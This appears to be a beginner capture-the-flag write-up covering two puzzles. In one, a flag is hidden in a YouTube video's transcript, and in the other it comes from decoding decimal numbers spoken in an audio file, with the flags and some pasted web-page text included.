7	3	o	r	-	T					
8	w	d	V	W	f					
9	m	r	f	S	O					
10	0	6	g	r	3					
11										
12										
13										
14										
15										
16										
17										
18										
19										
20										
21										
22										
23	Rafael - cyber 1 - Permula									
24										
25										

My Fav Song

Solved On: Wednesday, 05 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{1-4m-tr4in1ng-y0u-t0-sp0t-th15-f4st}

Challenges overview:

In this challenge we're given a youtube link, but we must find out the flag that is located only in that link.

Key Findings:

I just know that transcript in youtube videos can be manipulated

Tools Used:

Youtube

Solving Step-by-step:

1. First we go to the youtube link
2. In there we can find a transcript button that is used normally to show subtitles but it still can be manipulated by the poster, and in there we can find the flag hidden in the middle of the lyrics.

Arcane S2 Intro

CREATED for TELEVISION BY
CHRISTIAN LINKE ALEX YEE

160 views Jan 16, 2025
Season Two picks up in the aftermath of the explosive events of Season One after Jinx launches a stolen Hextech gemstone at the Piltover council. Sisters Jinx and Vi are far from reconciling – Jinx must now reckon with her reckless decision, which may have jeopardized any possibility for resolution between Piltover and Zaun, as well as the effects it will have on her relationship with Vi.

Video Lyrics
I wake up to the sounds of the silence that allows
For my mind to run around with my ear up to the ground
I'm searching to behold the stories that are told
When my back is to the world that was smiling when I turned

Related - cyber 1 - Piorita

Transcript

- 0:42 Everybody wants to be my enemy
- 0:45 pu-flag
- 0:46 Spare the sympathy
- 0:48 Everybody wants to be my enemy
- 0:51 /
- 0:51 1
- 0:52 -
- 0:52 4
- 0:53 m
- 0:53 -er
- 0:54 4n

English

All For you Recently uploaded Watched

Shorts

Last Message

Solved On: 04 - 03 - 2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{y0u-und3r5t4nd-th3-s3cr3t-n0w}

Challenges overview:

Its about message in the audio and we must to decrypt


Key Findings:

Key finding this chall its the type of the information there its made from decimal

Tools Used:


Cyber chef

Solving Step-by-step:



On this wav file produce a audio say number and base from the number we must to decrypt it

99 72 85 116 90 109 120 104 90 51 116 53 77 72 85 116 100 87 53 107 77 51 73 49
100 68 82 117 90 67 49 48 97 68 77 116 99 122 78 106 99 106 78 48 76 87 52 119 100
51 48 61 this is the number



I use magic because it will figure it out by it self and we got the flag